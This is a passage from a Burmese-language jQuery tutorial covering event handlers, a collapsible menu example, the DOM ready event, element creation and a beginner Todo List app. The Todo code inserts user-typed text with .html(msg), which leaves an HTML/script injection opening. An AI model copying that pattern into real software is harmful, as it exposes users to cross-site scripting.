
`$(selector).parent()` - လက်ရှိ Select လုပ်ထားတဲ့ Element ရဲ့ Parent Element ကို ရွေးချယ်ခြင်းဖြစ်ပါ တယ်။

`$(selector).is(selector)` - Element ကို စစ်ဆေးဖို့သုံးပါတယ်။ Select လုပ်ထားတဲ့ Element ကို Parameter အဖြစ်ပေးထားတဲ့ နောက် Selector နဲ့ တိုက်စစ်ပေးပြီး တူတယ်ဆိုရင် `true` မတူရင် false ပြန်ပေးမှာ ဖြစ်ပါတယ်။ ဥပမာ- `$("#nav").is("ul")` လို့သုံးတဲ့အခါ Select လုပ်ထားတဲ့ `#nav` က `<ul>` Element ဟုတ်မှန်ရင် `true` ဆိုတဲ့ ရလဒ်ကို ပြန်ရမှာဖြစ်ပါတယ်။ `$("input#email").is(":focus")` လို့ သုံးတဲ့ အခါ Select လုပ် ထားတဲ့ `#email <input>` မှာ Focus ဖြစ်နေရင် true ရလဒ်ကို ပြန်ပေးမှာ ဖြစ်ပါတယ်။

ဖော်ပြခဲ့တဲ့ Function တွေကို လေ့လာကြည့်ရင် DOM Manipulation ကို jQuery နဲ့ ဆောင်ရွက်ခြင်းက JavaScript သက်သက်နဲ့ ရေးသားခြင်းထက် အများကြီး ပိုမိုထိရောက်စေနိုင်တာကို သတိပြုမိမှာပါ။ တစ်ချို့ကိစ္စတွေက ဒီတိုင်း ပြောလို့ မမြင်ပါဘူး။ လက်တွေ့လေးလုပ်ကြည့်လိုက်မှ ပိုရှင်းတက်ပါတယ်။ လက်တွေ့တစ်ချို့မကြည့်ခင် Events တွေနဲ့ ပတ်သက်ပြီး ဖြည့်စွက်လေ့လာရပါဦးမယ်။

5.8 - jQuery Events

HTML Element တွေမှာ `onClick`, `onMouseOver`, `onKeyPress` စသဖြင့် Event Attribute တွေ သတ်မှတ်ပြီး အသုံးပြုသူရဲ့လုပ်ဆောင်ချက်ပေါ်မူတည်ပြီးဆောင်ရွက်ပေးတဲ့ JavaScript Function တွေ သတ်မှတ်ပေး နိုင်ပုံကို **အခန်း (၄)** မှာ လေ့လာခဲ့ပါတယ်။ jQuery မှာတော့ အဲ့ဒီလို HTML Event Attribute တွေကို မှီခိုစရာ မလိုတော့ပဲ JavaScript ကနေပဲ သက်ဆိုင်ရာ Element တွေအတွက် Event တွေကို တွဲဖက်သက်မှတ်နိုင်မှာပါ။ JavaScript သက်သက်နဲ့လည်း အလားတူ လုပ်ဆောင်ချက်မျိုး ရနိုင်ပေမယ့် ထုံးစံအတိုင်း jQuery ကတော့ ပိုလွယ်အောင် လုပ်ပေးထားပါတယ်။



ပုံ (၅-ဃ) jQuery Click Event

ပုံ (၅-ဃ) မှာ `click()` Function အသုံးပြုပုံကို ဖော်ပြထားပါတယ်။ `<button>` ကို Click နှိပ်လိုက်ရင် `click()` Function ရဲ့ Parameter အဖြစ်ပေးထားတဲ့ Nameless Function ကို Evaluate လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ `onClick` Attribute ကို `<button>` မှာ သွားထည့်နေစရာ မလိုတော့ပါဘူး။ ရိုးစင်းတဲ့လက်တွေ့နမူနာတစ်ခု ဖော်ပြပေးလိုက်ပါတယ်။ ကူးယူစမ်းသပ်ကြည့်ပါ။

```
<!doctype html>
<html>
<head>
  <title>jQuery Click Event</title>
</head>
<body>
  <div id="note">Hello, World!</div>
  <button>Toggle</button>

  <script src="jquery.js"></script>
  <script>
    $("button").click( function () {
      $("#note").slideToggle("fast");
    });
  </script>
</body>
</html>
```

နမူနာမှာ `<button>` ကို Click လုပ်လိုက်တဲ့အခါ သတ်မှတ်ထားတဲ့ Function ကိုအလုပ်လုပ်သွားမှာဖြစ်လို့ `#note` Element က Slide Effect လေးနဲ့ ပျောက်သွားမှာပါ။ `<button>` ကိုနောက်တစ်ကြိမ်နှိပ်ရင် `#note` Element ပြန် ပေါ်လာပါလိမ့်မယ်။ အသုံးများတဲ့ jQuery Event Function တွေကို ဖော်ပြပေးလိုက်ပါတယ်။

`$(selector).click()` - Element ကို Click လုပ်လိုက်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါ တယ်။

`$(selector).dblclick()` - Element ကို Double Click လုပ်လိုက်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).mouseenter()` - Element ကို Mouse နဲ့ ထောက်လိုက်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).mouseleave()` - Element ကို Mouse နဲ့ ထောက်ထားရာက ပြန်ထွက်သွားတဲ့အချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).mousemove()` - Element ကို Mouse နဲ့ ထောက်ထားတဲ့အချိန် Mouse လှုပ်တိုင်း ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).hover()` - `mouseenter()` နဲ့ `mouseleave()` ကို ပေါင်းထားတာပါ။ ဒါကြောင့် `hover()` Function ကို အသုံးပြုတဲ့အခါ Function နှစ်ခုပေးရပါတယ်။ တစ်ခုက `mouseenter()` အတွက်ဖြစ်ပြီး နောက်တစ်ခုက `mouseleave()` အတွက်ဖြစ်ပါတယ်။ ဥပမာ -

```
$("a.back").hover(function() {
  ...
}, function() {
  ...
});
```

`$(selector).focus()` - Element ကို Focus ဖြစ်နေတဲ့အချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).blur()` - Element က Focus ဖြစ်နေရာနေ ပြန်ပြီး Focus Lost ဖြစ်သွားတဲ့အချိန် ဆောင်ရွက် စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).keydown()` - Element မှာ Focus ဖြစ်နေစဉ် Keyboard က Key တစ်ခုခုကို နှိပ်လိုက်တဲ့အချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။ Key ကို နှိပ်ချလိုက်တဲ့အချိန် အလုပ်လုပ်မှာပါ။

`$(selector).keyup()` - `keydown()` နဲ့ သဘောခြင်း အတူတူပါပဲ။ သူကတော့ Key ကို နှိပ်လိုက်ပြီး ပြန်လွှတ်လိုက်ချိန်မှ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).keypress()` - အကြမ်းဖျဉ်းအားဖြင့် `keyup()` နဲ့ အတူတူပါပဲ။ သူကတော့ Key နှိပ်တဲ့ Process ပြီးမြောက်သွားလို့ ရိုက်လိုက်တဲ့စာလုံးပေါ်လာပြီ ဆိုတဲ့အချိန်မှာ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါ တယ်။ သဘာဝ ကို မြင်သာအောင်သာပြောတာပါ။ လက်တွေ့ မှာ Esc တို့ Shift တို့ Ctrl တို့လို တစ်ချို့ Key တွေကို နှိပ်ရင် စာလုံးမပေါ်ပါဘူး။

`$(selector).scroll()` - Element မှာ Focus ဖြစ်နေစဉ် Scroll Wheel လှိမ့်၍ဖြစ်ဖြစ် Scroll Bar ကနေ ဖြစ်ဖြစ် Scroll ဆွဲသွားတဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).change()` - Element ရဲ့ တန်ဖိုးပြောင်းလဲသွားတဲ့အချိန်မှာ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။ Form Input Element တွေအတွက်သုံးပါတယ်။

`$(selector).submit()` - Form တစ်ခုမှာပါဝင်တဲ့ Submit Button ကို နှိပ်လိုက်တဲ့အချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။ `<form>` Element အတွက် သုံးရပါတယ်။

`$(selector).ready()` - `ready()` Function ကိုတော့ `document` Object နဲ့ တွဲသုံးလေ့ရှိပါတယ်။ Document မှာ ပါဝင်သမျှ Element အားလုံးကို Load လုပ်ပြီးလို့ အားလုံးအသင့်ဖြစ်နေပြီဆိုမှ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။


ဒီလိုမျိုး `click()`, `focus()` စတဲ့ Event Function တွေကို တိုက်ရိုက်သုံးမယ့်အစား `on()` Method ကနေ တစ်ဆင့်လည်း အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
$("button").on( "click", function () {
    $("#note").slideToggle("fast");
});
```

ဒီနည်းက နောက်ပိုင်း jQuery Version တွေမှာ ပါလာတဲ့ နည်းသစ်ဖြစ်ပါတယ်။ `click()` Function ကို တိုက်ရိုက်အသုံးပြုခြင်းနဲ့ `on("click")` ကို အသုံးပြုခြင်းအားဖြင့် ရရှိမယ့် အလုပ်လုပ်ပုံ ကတော့အတူတူပါပဲ။ ဒါပေမယ့် ကျွမ်းကျင်သူများက `click()`, `focus()`, `mouseover()` စတဲ့ Function တွေကို တိုက်ရိုက်အသုံးပြုမယ့်အစား `on("click")`, `on("focus")`, `on("mouseover")` စသဖြင့် အစားထိုးအသုံးပြုကြဖို့ တိုက်တွန်းကြပါတယ်။ ဘာကြောင့်ဒီလိုတိုက်တွန်းရသလဲဆိုတဲ့ အကြောင်းရင်း အသေးစိတ်ကိုတော့ လေ့လာစလူတွေ နားရှုပ်သွားမှာစိုးလို့ ဒီနေရာမှာ ထည့်မပြောတော့ပါဘူး။ အခြေခံသဘောသဘာဝတွေကို သေချာနားလည် ပြီးပြီဆိုမှ ကိုယ်တိုင် ဆက်လက်လေ့လာကြည့်လိုက်ပါ။

5.9 - Menu Boxes Example

နည်းနည်းပိုပြီး စိတ်ဝင်စားဖို့ကောင်းတဲ့ နမူနာတစ်ခုလောက် ဖော်ပြချင်ပါတယ်။ အဖွင့်အပိတ် လုပ်လို့ရတဲ့ Menu Boxes လေး ဖန်းတီးကြည့်ပါမယ်။



ပုံ (၅-c) jQuery Slide Menu

ပုံ (၅-c) မှာပြထားသလို သက်ဆိုင်ရာခေါင်းစဉ်ကိုနှိပ်ပေးခြင်းအားဖြင့် Box လေးတွေကို အဖွင့်အပိတ်လုပ်နိုင်အောင် ဖန်တီးမှာပါ။ အခုချိန်မှာ Document Type Declaration တွေ၊ `<html>` `<head>` `<body>` တွေ အကုန်ရေးပြနေစရာ မလိုတော့ဘူးလို့ယူဆပါတယ်။ လိုအပ်တဲ့အပိုင်းကိုပဲ ဖော်ပြပေးပါတော့မယ်။ ပထမဦးဆုံး HTML Document တစ်ခု ကို ကိုယ်တိုင်တည်ဆောက်ပြီး ပေးထားတဲ့ Structure ကို `<body>` Element အတွင်း မှာကူးယူ ထည့်သွင်းလိုက်ပါ။

```
<div class="box">
  <h3>Products</h3>
  <ul>
    <li><a href="#">Icon Pack</a></li>
    <li><a href="#">Texture Set</a></li>
    <li><a href="#">Design Template</a></li>
  </ul>
</div>

<div class="box">
  <h3>Services</h3>
  <ul>
    <li><a href="#">Web Design</a></li>
    <li><a href="#">Logo Design</a></li>
    <li><a href="#">Web Development</a></li>
  </ul>
</div>

<div class="box">
  <h3>Connect</h3>
  <ul>
    <li><a href="#">Facebook</a></li>
    <li><a href="#">Twitter</a></li>
    <li><a href="#">Google+</a></li>
  </ul>
</div>
```

ဆက်လက်ပြီး `<style>` အဖွင့်အပိတ်နဲ့ CSS Style တစ်ချို့ထည့်သွင်းပေးပါဦး။

```
.box {
  width: 220px;
  border: 1px solid #a22;
  padding: 1px;
  margin-bottom: 8px;
}

.box h3 {
  color: #fff;
  background: #c22;
  padding: 8px;
  margin: 0;
  cursor: pointer;
}
```

```
.box h3.up {
  color: #d99;
}

.box a {
  color: #900;
}
```

HTML နဲ့ CSS တွေကို တစ်ခုခြင်း ရှင်းပြမနေတော့ပါဘူး။ အသစ်အဆန်း မပါပါဘူး။ ကျွန်တော်တို့ လေ့လာခဲ့ပြီး ဖြစ်တဲ့ HTML/CSS တွေကိုပဲအသုံးပြုထားတာပါ။ `.box h3.up { … }` ဆိုပြီး ကြိုတင်ရေးသားထားတဲ့ တစ်ချက်ကိုတော့သတိပြုပါ။ `up` Class က လောလောဆယ်ဘယ် Element အတွက်မှသတ်မှတ်မထားပါဘူး။ လိုအပ်လာမှာမို့ ကြိုတင်ရေးသား ပေးထားတာပါ။

ဆက်လက်ပြီး `<script src="">` သုံးပြီး `jquery.js` File ကို ချိတ်ဆက်ပေးပါ။ ပြီးရင်နောက် `<script>` အဖွင့်အပိတ်နဲ့ အောက်ပါ JavaScript ကို ထည့်သွင်းရေးသားပေးပါ။

```
$("h3").click(function() {

  var parent = $(this).parent();
  $("ul", parent).slideToggle("fast");
  $(this).toggleClass("up");

});
```

သုံးလေးကြောင်းလောက်ရေးလိုက်ယုံနဲ့ ကျွန်တော်တို့လိုချင်တဲ့ရလဒ် ရရှိပြီဖြစ်ပါတယ်။ နမူနာမှာ `<h3>` Element တွေ အားလုံးအတွက် `click()` Function သတ်မှတ်ပေးထားပါတယ်။ `$(this)` ရဲ့အဓိပ္ပါယ်က လက်ရှိ Click လုပ်လိုက်တဲ့ Element ကို Select လုပ်လိုက်တာပါ။

`var parent = $(this).parent()` ဆိုတဲ့လိုင်းက Click လုပ်လိုက်တဲ့ `<h3>` ရဲ့ Parent Element ကို Select လုပ်ပြီး `parent` Variable ထဲမှာထည့်ထားလိုက်တာပါ။

နောက်တစ်လိုင်းမှာ `$("ul", parent)` လို့ရေးသားပြီး `parent` ထဲက `<ul>` ကို Select လုပ်ထားပါတယ်။ `parent` ကို Filter အနေနဲ့ ထည့်ပေးထားတဲ့အတွက် jQeury က Document တစ်ခုလုံးမှာ ရှိသမျှ `<ul>` တွေကို Select မလုပ်တော့ပဲ Click လုပ်လိုက်တဲ့ `<h3>` ရဲ့ Parent Element ဖြစ်တဲ့ `<div>` ထဲက `<ul>` ကိုပဲ ရွေးချယ် Select လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ `slideToggle()` က `<ul>` အားလုံးမှာ သွားအလုပ်မလုပ်ပဲ Click လုပ်လိုက်တဲ့ `<h3>` နဲ့ သက်ဆိုင်တဲ့ `<ul>` ကိုသာ သက်ရောက်စေတော့မှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ `<script>` Element တွေကို `<body>` အတွင်းထဲမှာရေးပါ။ ဒါပေမယ့် တစ်ခြား Element တွေ အားလုံးရဲ့ အောက် ကထားပါ။ အပေါ်မှာမထားပါနဲ့။ `<script>` Element နှစ်ခုမှာ `jquery.js` File ကို ချိတ်ဆက်ထားတဲ့ Element က အပေါ်ကရှိရမှာ ဖြစ်ပါတယ်။ ရှေ့နမူနာတွေမှာ နေရာထားပုံကိုသတိပြုမိခဲ့မှာပါ။ ဒါပေမယ့် မှားတက်လို့ထပ်သတိပေးတာပါ။ ရေးသားတဲ့ Code အမှား ကြောင့်မဟုတ်ပဲ နေရာအထားအသိုကြောင့်လည်း ပြဿနာဖြစ်တက်ပါတယ်။

မှတ်ချက် ။ ။ jQuery DOM Selector မှာ Filter ထည့်သွင်းလို့ရပုံကို **ပုံ (၅-ဂ)** မှာ ဖော်ပြထားပါတယ်။ ပြန်လည် လေ့လာကြည့်ပါ။

လိုချင်တဲ့ရလဒ်ကရနေပါပြီ။ နောက်ဆုံးတစ်လိုင်းက အပိုထပ်ထည့်ပေးထားတာပါ။ `toggleClass()` ကို သုံးပြီး တစ်ကြိမ်နှိပ်တဲ့အခါ Click လုပ်လိုက်တဲ့ `<h3>` မှာ `up` Class ထည့်ပေးသွားပြီး နောက်တစ်ကြိမ်ပြန်နှိပ်တဲ့အခါ `up` Class ကို ပြန်ဖြုတ်ပေးသွားမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ပိတ်ထားတဲ့ Box ရဲ့ Title နဲ့ ဖွင့်ထားတဲ့ Box Title တို့ရဲ့ ဖော်ပြပုံကို ကွဲပြားသွားစေပါတယ်။

ဒီနမူနာက ရိုးစင်းပေးမယ့် အသုံးဝင်နိုင် ပါတယ်။ ဆက်လက်ပြီး App လေးတစ်ခုကို jQuery နဲ့ တည်ဆောက်ကြည့်ချင်ပါတယ်။ ဒါပေမယ့် DOM Ready Event နဲ့ jQuery DOM Object တည်ဆောက်ပုံတို့ကို ဖြည့်စွက်လေ့လာဖိုလိုပါတယ်။

5.10 - DOM Ready Event

စောစောကဖော်ပြခဲ့တဲ့ နမူနာမှာ JavaScript တွေကို အောက်မှာရေးပါလို့ပြောခဲ့ပါတယ်။ အောက်မှာရေးတာ အလေ့အကျင့်ကောင်းတစ်ခုမို့ အောက်မှာရေးဖို့ပြောခဲ့တာပါ။ ဒါပေမယ့် အပေါ်မှာရေးရင်လည်း အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ အပေါ်မှာ ရေးမယ်ဆိုရင် `$("h3").click(function() { … })` ဆိုတဲ့ Statement ကိုအလုပ်လုပ်ဖို့ ကြိုးစားတဲ့အခါ `<h3>` Element တွေအတွက် `onClick` Event Function တွဲပေးနိုင်မှာမဟုတ်ပါဘူး။ Browser က Document မှာ ပါဝင်တဲ့ Element တွေကို အပေါ်ကနေအောက် အစဉ်အလိုက် အလုပ်လုပ်နေတာဖြစ်လို့ အဲ့ဒီ အချိန်မှာ `<h3>` Element တွေ အလှည့်မရောက်သေးပါဘူး။ JavaScript ကတွဲဖက်ပေးဖို့လိုက်ရှာပေမယ့် `<h3>` ကို မတွေ့တဲ့ အတွက် တွဲပေးနိုင်မှာမဟုတ်ပါဘူး။

လက်တွေ့မှာ Code တွေကိုနေရာရွှေ့ပြီး အမြဲရေးနေရရင်အဆင်မပြေပါဘူး။ Code Base ကြီးလာပြီး Structure ရှုပ်ထွေးလာတာနဲ့အမျှ ပုံစံအမျိုးမျိုးနဲ့ရေးသားဖို့ လိုအပ်လာနိုင်ပါတယ်။ ဒါကြောင့် ဘယ်နားမှာရေးရေး အဆင်ပြေပြေ အလုပ်လုပ်စေဖို့အတွက် jQuery Code တွေအားလုံးကို `ready()` Function အတွင်းမှာရေးသားသင့်ပါတယ်။ စောစောက ဖော်ပြခဲ့တဲ့ Menu Boxes အတွက် Script တွေကို အခုလိုပြုပြင် ရေးသားသင့်ပါတယ်။

```
$(document).ready( function() {

  $("h3").click(function() {

    var parent = $(this).parent();
    $("ul", parent).slideToggle("fast");
    $(this).toggleClass("up");

  });

});
```

`$(document).ready()` ထဲမှာ ရေးသားထားတဲ့ Code တွေကို jQuery က Document တစ်ခုလုံးမှာပါဝင်တဲ့ Element များအားလုံးအသင့်ဖြစ်ပြီဆိုမှ စတင်အလုပ်လုပ်မှာပါ။ ဒါကြောင့် jQuery Code တွေကို Document

Ready Event အတွင်းမှာထည့်သွင်းရေးသားသင့်ပါတယ်။ ဒီတော့မှ Element အသင့်မဖြစ်သေးလို့ ရေးထားတဲ့ Code က အလုပ်မလုပ်နိုင်ဘူးဆိုတဲ့ ပြဿနာမရှိတော့မှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ `ready()` Function အတွက် Select လုပ်ခိုင်းလိုက်တာက CSS Selector မဟုတ်ပါဘူး။ `document` လို့ ခေါ်တဲ့ JavaScript Build-in Object ကို ပေးလိုက်တာဖြစ်ပါတယ်။ `document` ဟာ JavaScript Object ဖြစ်တဲ့အတွက် CSS Selector လို့ Quote အဖွင့်အပိတ်ထဲမှာ ရေးစရာမလိုတာကိုသတိပြုပါ။

`$(document).ready()` ကို အခုလိုလည်း အတိုကောက်လည်းရေးကြပါသေးတယ်။

```
$(function() {
  $("h3").click(function() {
    var parent = $(this).parent();
    $("ul", parent).slideToggle("fast");
    $(this).toggleClass("up");
  });
});
```

`document` Object မပါတော့ပါဘူး။ `ready()` Function လည်းမပါတော့ပါဘူး။ jQuery အတွက် Nameless Function တစ်ခုတိုက်ရိုက်ပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ရရှိမယ့်ရလဒ်ကတော့ `$(document).ready()` အတွင်းမှာရေးခြင်းနဲ့အတူတူပဲဖြစ်ပါတယ်။ ရေးရနည်းနည်းသက်သာလို့ ဒီရေးနည်းကိုလည်းအသုံးများပါတယ်။ ကျွန်တော်တို့ ဆက်လက် ဖော်ပြမယ့် နမူနာတွေမှာတော့ ဆိုလိုရင်းအဓိပ္ပါယ် ပိုမိုပေါ်လွင်တဲ့ `$(document).ready()` ကို အသုံးပြုဖော်ပြပေးသွားမှာပါ။

5.11 - Creating jQuery DOM Objects

jQuery နဲ့ Element တွေ Select လုပ်လို့ရယုံသာမက Element အသစ်တွေတည်ဆောက်ယူလို့လည်းရပါတယ်။ ဥပမာ - `<input>` Element တစ်ခုကို jQuery နဲ့ တည်ဆောက်ပြီး `<form>` Element တစ်ခုထဲကို အခုလို ထည့်သွင်း လိုက်နိုင်ပါတယ်။

```
var textInput = $("<input>", {
  "type": "text",
  "value": "John Doe",
  "name": "user-name",
  "id": "full-name"
});

$("form").append( textInput );
```


jQuery Object ဖြစ်တဲ့ `$` Sign ကို Parameter နှစ်ခုပေးထားပါတယ်။ ပထမတစ်ခုက တည်ဆောက်လိုတဲ့ Element အမျိုးအစားဖြစ်ပြီး နောက်တစ်ခုကတော့ အဲ့ဒီ Element မှာ ရှိရမယ့် Attribute တွေပါ။ Attribute စာရင်းကို JSON အနေနဲ့ ပေးရပါတယ်။ အခုလိုရလဒ်ကိုရရှိမှာဖြစ်မှာပါ။

```
<input type="text" value="John Doe" name="user-name" id="full-name">
```

သိသင့်တဲ့အခြေခံတွေစုံပြီမို့ App လေးတစ်ခုလောက် နမူနာလုပ်ကြည့်ချင်ပါတယ်။

5.12 - jQuery Todo List App

Programming Language တစ်ခုအကြောင်းလေ့လာတိုင်းမှာ ပထမဦးဆုံး Program အနေနဲ့ ရေးသားကြလေ့ရှိတာက တော့ "Hello, World!" Program ဖြစ်ပါတယ်။ အခု ကျွန်တော်တို့လေ့လာမယ့် Todo List App ဆိုတာလည်း "Hello, World!" လိုပါပဲ။ Language ရဲ့ လုပ်ဆောင်ချက်တွေကို နည်းနည်းပိုပြီးလေ့လာဖို့အတွက် နမူနာရေးသားလေ့ရှိ တဲ့ ရိုးစင်းတဲ့ App တစ်မျိုးဖြစ်ပါတယ်။ လုပ်စရာရှိတဲ့ Task တွေကိုမှတ်သားထားပြီး၊ ဆောင်ရွက်ပြီးစီးသွားတဲ့ Task တွေကို ပြီးစီးကြောင်းမှတ်တမ်းတင်နိုင်တဲ့ App တစ်မျိုးဖြစ်ပါတယ်။ ရလဒ်ကို ပုံ **(၅-စ)** မှာ ကြည့်ပါ။



ပုံ (၅-စ) jQuery Todo List App

ပထမဦးဆုံး ရေးသားရမယ့် HTML Structure ကို ဖော်ပြပေးလိုက်ပါတယ်။

```
<div id="wrap">
  <h1>Task List <span>0</span></h1>

  <ul id="tasks"></ul>
  <ul id="done"></ul>

  <div id="new-task">
    <input type="text"><button>+</button>
  </div>
</div>
```

HTML Structure အပြည့်အစုံ ကိုတော့ ကိုယ်တိုင်ပဲရေးသားပါ။ ပေးထားတဲ့နမူနာကို `<body>` အတွင်းမှာ ရေးပေးပါ။ `<style>` အဖွင့်အပိတ်အတွင်းမှာ ရေးသားရမယ့် CSS ကို ဆက်လက်ဖော်ပြပေးလိုက်ပါတယ်။

```
#wrap {
  width: 360px;
  margin: 20px auto;
  padding: 20px;
  border: 6px solid #DDD;
  overflow: hidden;
}

h1 {
  margin: 0 0 20px 0;
  padding: 0 0 5px 0;
  font-size: 18px;
  border-bottom: 1px solid #DDD;
}

h1 span {
  float: right;
  display: block;
  background: #9cf;
  font-size: 12px;
  padding: 2px 6px;
  color: #FFF;
}

ul {
  list-style: none;
  margin: 0; padding: 0;
}

ul li {
  overflow: hidden;
  padding: 4px 0;
}

li input, li span {
  float: left;
  margin-right: 6px;
}
```

```
li a {
  float: right;
  text-decoration: none;
  font-weight: bold;
  color: #900;
  padding: 0 8px;
  display: none
}

li:hover a {
  display: inline;
}

#new-task {
  margin-top: 20px;
  padding-top: 10px;
  border-top: 1px solid #efefef;
  overflow: hidden;
}

#new-task input {
  border: 1px solid #DDD;
  border-right: 0 none;
  padding: 2px;
  width: 240px;
  height: 20px;
  float: left;
}
#new-task button {
  width: 30px;
  border: 1px solid #DDD;
  background: #eee;
  font-weight: bold;
  color: #666;
  padding: 2px 2px 3px 2px;
  float: left;
}

#done {
  line-height: 18px;
  margin-bottom: 10px;
}

#done span {
  text-decoration: line-through;
  font-size: 12px;
  color: #999;
}
```

HTML/CSS ရေးသားထားပုံကို အထူးရှင်းပြမနေတော့ပါဘူး။ စာဖတ်သူကိုယ်တိုင်ပဲ လေ့လာကြည့်ပါတော့။ ဆက်လက်ပြီး `<script src="">` သုံးပြီး `jquery.js` File ကို ချိတ်ဆက်ပေးပါ။ ပြီးရင် နောက် `<script>` အဖွင့်အပိတ်နဲ့ ဒီ JavaScript ကို ထည့်သွင်းရေးသားပေးပါ။

```
$(document).ready(function() {
  $("#new-task button").click(function() {
    var task = $("#new-task input").val();

    if(!task) return false;

    buildTask(task).appendTo("#tasks");
    $("h1 span").html( $("#tasks li").length );

    $("#new-task input").val("").focus();
  });

  $("#new-task input").keydown(function(e) {
    if(e.which == 13)
      $("#new-task button").click();
  });
});

function buildTask(msg) {
  var checkbox = $("<input>", {
    type: "checkbox"
  }).click(function() {
    if($(this).is(":checked")) {
      $(this).parent().prependTo("#done");
    } else {
      $(this).parent().appendTo("#tasks");
    }

     $("h1 span").html( $("#tasks li").length );
  });

  var task = $("<span>").html(msg);

  var del = $("<a>", {
    href: "#"
  }).html("&times;").click(function() {
    $(this).parent().remove();
    $("h1 span").html( $("#tasks li").length );
  });

  return $("<li>").append(checkbox).append(task).append(del);
}
```

Code တွေ ရှင်းပြတာကိုမကြည့်ခင် ရေးထားတဲ့ Document ကို Browser နဲ့ဖွင့်ပြီး အလုပ်လုပ်ပုံကို အရင်စမ်းကြည့်လိုက်ပါဦး။ Task အသစ်တွေ ထည့်ကြည့်ပါ။ ပြန်ဖျက်ကြည့်ပါ။ တစ်ချို့ Task တွေကို ပြီးစီးကြောင်း မှတ်သားတဲ့အနေနဲ့ Check လုပ်ပေးကြည့်ပါ။ App ရဲ့ အလုပ်လုပ်သွားပုံကိုသိရှိပြီဆိုမှ ရေးသားထားတဲ့ Code တွေကို ဆက်လက် လေ့လာသင့်ပါတယ်။

Document Ready ထဲမှာ `<button>` အတွက် Click Event တစ်ခု သတ်မှတ်ပေးထားပါတယ်။ ဆောင်ရွက်မယ့် အလုပ်ကတော့ Text Input ထဲက တန်ဖိုးကို `task` Variable ထဲကိုထည့်သွင်းပြီး နောက်တစ်ဆင့်မှာ `task` Variable ရဲ့ တန်ဖိုးဟာ Blank ဖြစ်မနေတာသေချာအောင်စစ်ထားပါတယ်။

```
var task = $("#new-task input").val();

if(!task) return false;
```

ဒီလိုစစ်ထားတဲ့အတွက် အကယ်၍များ `task` ရဲ့တန်ဖိုး အလွတ်ဖြစ်နေရင် ကျန်တဲ့အလုပ်တွေ ဆက်မလုပ်တော့ပဲ Click Event ကနေ ထွက်သွားမှာဖြစ်ပါတယ်။

